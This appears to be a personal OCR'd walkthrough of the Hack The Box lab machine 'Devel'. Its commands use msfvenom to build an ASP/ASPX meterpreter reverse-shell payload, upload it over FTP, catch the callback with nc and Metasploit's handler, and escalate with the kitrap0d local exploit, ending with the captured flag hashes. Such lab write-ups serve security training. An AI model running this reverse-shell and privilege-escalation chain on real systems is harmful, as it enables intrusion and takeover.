
Devel

31072023Mon

Windows *Easy*


https://app.hackthebox.com/machines/3





```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.32 LPORT=4444 -f asp > exploit.asp
```

```
ftp 10.129.164.33
```



```
http://10.129.164.33/exploit.asp
```





```
nc -lvp 4444
```





```
http://10.129.164.33/welcome.png
```




```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.32 LPORT=4444 -f aspx > exploit.aspx
```





```
http://10.129.164.33/exploit.aspx
```







```
use exploit/multi/handler
```


```
set payload windows/meterpreter/reverse_tcp
```







```
cd %TEMP%
```

```
use exploit/windows/local/ms10_015_kitrap0d
```


kali@kali: ~/htb/Devel
File Actions Edit View Help
kali@kali: ~ ×
kali@kali: ~/htb/Devel ×
kali@kali: ~/htb/Devel ×
meterpreter > cd %TEMP%
meterpreter > pwd
C:\Windows\TEMP
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[-] Msf::OptionValidateError The following options failed to validate: SESSION
msf6 exploit(windows/local/ms10_015_kitrap0d) > options
Module options (exploit/windows/local/ms10_015_kitrap0d):
Name Current Setting Required Description
SESSION yes The session to run this module on
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows 2K SP4 - Windows 7 (x86)
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/ms10_015_kitrap0d) >


kali@kali: ~/htb/Devel
File Actions Edit View Help
kali@kali: ~ ×
kali@kali: ~/htb/Devel ×
kali@kali: ~/htb/Devel ×
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(windows/local/ms10_015_kitrap0d) > options
Module options (exploit/windows/local/ms10_015_kitrap0d):
Name Current Setting Required Description
SESSION yes The session to run this module on
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows 2K SP4 - Windows 7 (x86)
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Reflectively injecting payload and triggering the bug ...
[*] Launching msiexec to host the DLL ...
[+] Process 2380 launched.
[*] Reflectively injecting the DLL into 2380 ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms10_015_kitrap0d) > getuid
[-] Unknown command: getuid
msf6 exploit(windows/local/ms10_015_kitrap0d) > sessions 1
[*] Starting interaction with 1 ...
meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >


kali@kali: ~/htb/Devel
File Actions Edit View Help
kali@kali: ~ ×
kali@kali: ~/htb/Devel ×
kali@kali: ~/htb/Devel ×
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows 2K SP4 - Windows 7 (x86)
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/ms10_015_kitrap0d) > set lhost tun0
lhost => 10.10.14.32
msf6 exploit(windows/local/ms10_015_kitrap0d) > options
Module options (exploit/windows/local/ms10_015_kitrap0d):
Name Current Setting Required Description
SESSION 1 yes The session to run this module on
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.14.32 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows 2K SP4 - Windows 7 (x86)
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/ms10_015_kitrap0d) >




```
cat C:\\Users\\babis\\Desktop\\user.txt
```


user.txt


```
6179b357c668a80285f0dc909e5f63e3
```


```
cat C:\\Users\\Administrator\\\Desktop\\root.txt
```

root.txt

```
bbdd9af9835d374e24f1f5c9c6396c4d
```




https://app.hackthebox.com/machines/3
HACKTHEBOX
Search Hack The Box
LAB ACCESS
mmsocanalyst
Adventure Mode
Video Walkthrough
Starting Point
Open Beta Season II
Machines
Challenges
Tracks
Rankings
Academy
Advanced Labs
Job Board
Enterprise
SG VIP+ 1
1 player
Target IP Address
10.129.164.33
23:08:01
Submit User Flag
User flag owned
Submit Root Flag
Submit flag difficulty rating
Submit Rating
Devel has been Pwned!
Congratulations mmsocanalyst, best of luck in capturing flags ahead!
#30709
MACHINE RANK
31 Jul 2023
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE


HACKTHEBOX
Search Hack The Box
LAB ACCESS
mmsocanalyst
SG VIP+ 1
1 player
Target IP Address
10.129.164.33
23:02:24
Starting Point
Open Beta Season II
Machines
Challenges
Tracks
Rankings
Academy
Advanced Labs
Job Board
Universities
Submit User Flag
User flag owned
[4] Not Too Easy
Submit Root Flag
Root flag owned
[4] Not Too Easy
Congratulations mmsocanalyst!
You are player #30709 to have pwned Devel.
Share Results
Submit Machine Matrix
Submit Machine Review